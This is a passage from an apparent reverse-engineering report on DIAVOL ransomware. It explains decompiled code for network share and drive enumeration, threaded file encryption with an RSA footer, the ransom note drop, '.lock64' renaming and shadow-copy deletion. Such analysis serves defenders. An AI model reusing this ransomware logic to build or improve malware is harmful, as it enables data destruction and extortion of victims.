for ( j = 0i64; v70; v70 = CRYPT_THREAD_ARRAY[++j] )
  ResumeThread(v70);
```


Figure 56: Closing Search Handle & Encrypting Target File.

The **encrypt_file** function will be analyzed in a later section. This function can either take in a directory name or a filename as the parameter.

Encryption: Remote File Enumeration Through SMB

After scanning the network for network share resources through the **SMBFAST** and **SMB** shellcodes, the malware spawns threads to enumerate the resources in those lists.

Prior to each **thread_encrypt** call, the malware updates the **target_file** field to contain each resource list from the two shellcodes.




```
DIAVOL_EVENT_HANDLE = CreateEventW(0i64, 1, 0, 0i64);
diavol_findfiles_struct.target_file = SMBFAST_net_resource_name_list.SMB_net_share_list;
if ( SMBFAST_net_resource_name_list.SMB_net_share_list )
  thread_encrypt(&diavol_findfiles_struct);
diavol_findfiles_struct.target_file = SMB_net_resource_name_list.SMB_net_share_list;
if ( SMB_net_resource_name_list.SMB_net_share_list )
  thread_encrypt(&diavol_findfiles_struct);
```

Figure 57: Setting Up Network Resource Enumeration.

The **thread_encrypt** function calls **CreateThread** to create a suspended thread launching an inner function with the **FINDFILES** structure passed in as parameter.


DIAVOL also passes the thread handle to a global handle array to later launch it.



```
for ( result = diavol_findfiles_struct->target_file;
      *diavol_findfiles_struct->target_file;
      result = diavol_findfiles_struct->target_file )
{
  diavol_findfiles_struct_1 = LocalAlloc(0, 0x18ui64);
  if ( diavol_findfiles_struct_1 )
  {
    *diavol_findfiles_struct_1 = *diavol_findfiles_struct;
    net_crypt_thread_handle = CreateThread(0i64, 0i64, net_encrypt_thread, diavol_findfiles_struct_1, 4u, &ThreadId);
    v5 = CRYPT_THREAD_COUNT;
    CRYPT_THREAD_ARRAY[CRYPT_THREAD_COUNT] = net_crypt_thread_handle;
    CRYPT_THREAD_COUNT = v5 + 1;
  }
```

Figure 58: Launching Suspended Thread To Enumerate Share Resource.

For each resource in the list, the thread executes the **FINDFILES** to enumerate it.




```
__int64 __fastcall net_encrypt_thread(DIAVOL_FINDFILES_STRUCT *diavol_findfiles_struct)
{
  __int64 v2; // rcx
  _WORD *target_file; // rdi
  bool v4; // zf
  _WORD *v5; // rax

  if ( *diavol_findfiles_struct->target_file )
  {
    do
    {
      SHELLCODE_FUNC_BUFFER(diavol_findfiles_struct, 0i64);// FINDFILES
      v2 = -1i64;
      target_file = diavol_findfiles_struct->target_file;
      do
      {
        if ( !v2 )
          break;
        v4 = *target_file++ == 0;
        --v2;
      }
      while ( !v4 );
      v5 = (diavol_findfiles_struct->target_file + 2 * ~v2);
      diavol_findfiles_struct->target_file = v5;
    }
    while ( *v5 );
  }
  LocalFree(diavol_findfiles_struct);
  _InterlockedDecrement(&CRYPT_THREAD_COUNT);
  return 0i64;
}
```

Figure 59: Thread To Launch FINDFILES Shellcode To Enumerate Resource.

Finally, to launch all these threads to begin the remote file enumeration, the malware iterates through the global handle array and calls **ResumeThread** on each thread handle.



```
loc_140002303:
mov     rax, cs:CRYPT_THREAD_ARRAY
mov     rdi, r13
lea     r12, CRYPT_THREAD_ARRAY
test    rax, rax
jz      short loc_140002336
```

```
nop     dword ptr [rax+00000000h]
```


```
loc_140002320:              ; hThread
mov     rcx, rax
call    cs:ResumeThread
mov     rax, [r12+rdi*8+8]
inc     rdi
test    rax, rax
jnz     short loc_140002320
```

Figure 60: Resuming Suspended Threads To Begin Enumeration.

Encryption: System Drives Enumeration

The final part of the enumeration is on the local and network drives retrieved from the **ENMDSKS** shellcode in the previous section.

The list of drives to encrypt is passed to the **target_file** field in the **FINDFILES** structure, and the malware launches the **FINDFILES** shellcode to enumerate and encrypt each drive.



```
diavol_findfiles_struct.target_file = drives_to_encrypt_list;
log_to_file(L"=========== pre FINDFILES 2 begin");
log_config_fields(&FINAL_DIAVOL_CONFIG);
log_to_file(L"=========== pre FINDFILES 2 end");
for ( ; *diavol_findfiles_struct.target_file; diavol_findfiles_struct.target_file += 2 * ~v72 )
{
  log_to_file(L"=========== FINDFILES 2 begin");
  shellcode_func_buffer(&diavol_findfiles_struct, 0i64);
  log_to_file(L"=========== FINDFILES 2 end");
  v72 = -1i64;
  v73 = diavol_findfiles_struct.target_file;
  do
  {
```


Figure 61: Enumerating & Encrypting Network + Local Drives.

Encryption: File Encryption

The **encrypt_file** used in the **FINDFILES** shellcode takes in the name of a directory/file to encrypt.

First, it sets up the following structure.

```
struct DIAVOL_ENCDEFILES_TRUCT
{
  HANDLE RSA_hKey; // RSA Public Key Handle
  wchar_t *file_name; // filename to encrypt
  __int64 MAX_FILE_CRYPT_PERCENT; // From the "-perc" command-line parameter
  FARPROC calculate_percent; // function to calculate percent (a / b * c where b is
100)
  BYTE *RSA_CRYPT_BUFF;
  BYTE *RSA_FOOTER;
  FARPROC log_to_file; // logging function
};
```




```
memset(&diavol_encdefile_struct, 0, sizeof(diavol_encdefile_struct));
LODWORD(diavol_encdefile_struct.MAX_FILE_CRYPT_PERCENT) = MAX_FILE_CRYPT_PERCENT;
v2 = -1i64;
diavol_encdefile_struct.calculate_percent = (FARPROC)calculate_percent;
diavol_encdefile_struct.RSA_hKey = (HANDLE)RSA_KEY_HANDLE;
diavol_encdefile_struct.RSA_CRYPT_BUFF = (BYTE *)&RSA_CRYPT_BUFF;
diavol_encdefile_struct.file_name = (wchar_t *)file_name;
diavol_encdefile_struct.RSA_FOOTER = (BYTE *)&RSA_FOOTER;
v3 = file_name;
diavol_encdefile_struct.log_to_file = (FARPROC)log_to_file;
```

Figure 62: Populating ENCDEFILES Structure.

If the name from the parameter is a directory, **DIAVOL** calls **SetCurrentDirectoryW** to change the current directory for the malware's process to the directory's name.

It then calls **CreateFileW** to create the ransom note file and **WriteFile** to write the ransom note in there.




```
if ( diavol_encdefile_struct.file_name[v5 - 1] == '\\' )
{
  SetCurrentDirectoryW(diavol_encdefile_struct.file_name);
  FileW = CreateFileW(L"README_FOR_DECRYPT.txt", 0x40000000u, 0, 0i64, 2u, 0x80u, 0i64);
  v7 = FileW;
  if ( FileW != -1i64 )
  {
    WriteFile(FileW, RANSOM_NOTE, RANSOM_NOTE_LEN, &NumberOfBytesWritten, 0i64);
    LODWORD(FileW) = CloseHandle(v7);
  }
}
```

Figure 63: Dropping Ransom Note.

Earlier, before setting up the **FINDFILES** shellcode, the malware also loads the **ENCDEFILE** shellcode into another buffer in memory.

When the name from the parameter is of a file, the malware launches the **ENCDEFILE** shellcode to encrypt it.



```
else
{
  LODWORD(result) = SHELLCODE_FUNC_BUFFER_2(&diavol_encdefile_struct, 0i64);// ENCDEFILE
}
return result;
```

Figure 64: Launching ENCDEFILE Shellcode To Encrypt File.

To encrypt the file, the shellcode first calls **CreateFileW** to retrieve a handle for the target file.


It then calls **GetFileSizeEx** to retrieve the size of the file and calculates the maximum size to encrypt the file. This is done by calculating the **MAX_FILE_CRYPT_PERCENT** percent from the total file size.

Next, the file is encrypted in 2048-byte blocks each, and the malware allocates a 2048-byte buffer using **VirtualAlloc** to host this data. For each block, **DIAVOL** calls **ReadFile** to read data into the allocated buffer and encrypts it using the **RSA_CRYPT_BUFF** buffer.

It then calls **SetFilePointerEx** to set the file pointer to the beginning of the newly encrypted block and calls **WriteFile** to write the encrypted block back in.

After the encryption is finished, **DIAVOL** calls **SetFilePointerEx** to set the file pointer to the end of the file. It then calls **WriteFile** to write to the end the **RSA_FOOTER** buffer, the max file size to encrypt, and the negation of every byte of that size.


Using this file footer, the threat actor's decryptor can retrieve the **RSA_FOOTER** buffer and decrypt it into the **RSA_CRYPT_BUFF** buffer using their RSA private key to decrypt the file.



```
liDistanceToMove.QuadPart = 0i64;
SetFilePointerEx(hFile, 0i64, 0i64, FILE_END);
v13 = 0;
WriteFile(hFile, diavol_encdefile_struct_1->RSA_FOOTER, 2304u, &v13, 0i64);// write RSA_FOOTER
WriteFile(hFile, &max_size_to_encrypt, 8u, &v13, 0i64);// write max size to encrypt
for ( j = 0i64; j < 8; ++j )
  *((_BYTE *)&max_size_to_encrypt + j) = ~*((_BYTE *)&max_size_to_encrypt + j);// write NOT(max_size_to_encrypt)
WriteFile(hFile, &max_size_to_encrypt, 8u, &v13, 0i64);
CloseHandle(hFile);
```

Figure 66: Writing File Footer.

Finally, **DIAVOL** calls **VirtualAlloc** to allocate a buffer to store the encrypted filename. It writes the original filename in this buffer and appends it with the extension **".lock64"** before calling **MoveFileW** to change the filename.




```
new_filename = (LPCWSTR)VirtualAlloc(0i64, 0x1000ui64, 0x3000u, 4u);
v28 = original_filename;
v29 = (WCHAR *)new_filename;
v30 = new_filename;
do
{
  v31 = *v28;                         // append original filename to new filename
  *v29 = v31;
  ++v28;
  ++v29;
}
while ( v31 );
v32 = new_filename;
v33 = 0i64;
v2 = -1i64;
v3 = new_filename;
do...
v5 = v3 - 1;
v6 = 0i64;
do
{
  v7 = lock64_ext_str[v6];            // append ".lock64" to new filename
  v5[v6++] = v7;
}
while ( v7 );
MoveFileW(original_filename, new_filename);
((void (__fastcall *)(LPCWSTR))diavol_encdefile_struct_1->log_to_file)(new_filename);
LODWORD(FileW) = VirtualFree((LPVOID)new_filename, 0i64, 0x8000u);
```

Figure 67: Setting Encrypted File Extension.

Shadow Copies Deletion

To delete all shadow copies on the system, **DIAVOL** loads and executes the shellcode from the **VSSMOD** resource.




```
log_to_file(L"=========== VSSMOD begin");    // delete shadow copies
shellcode_func_buffer(0i64, 0i64);
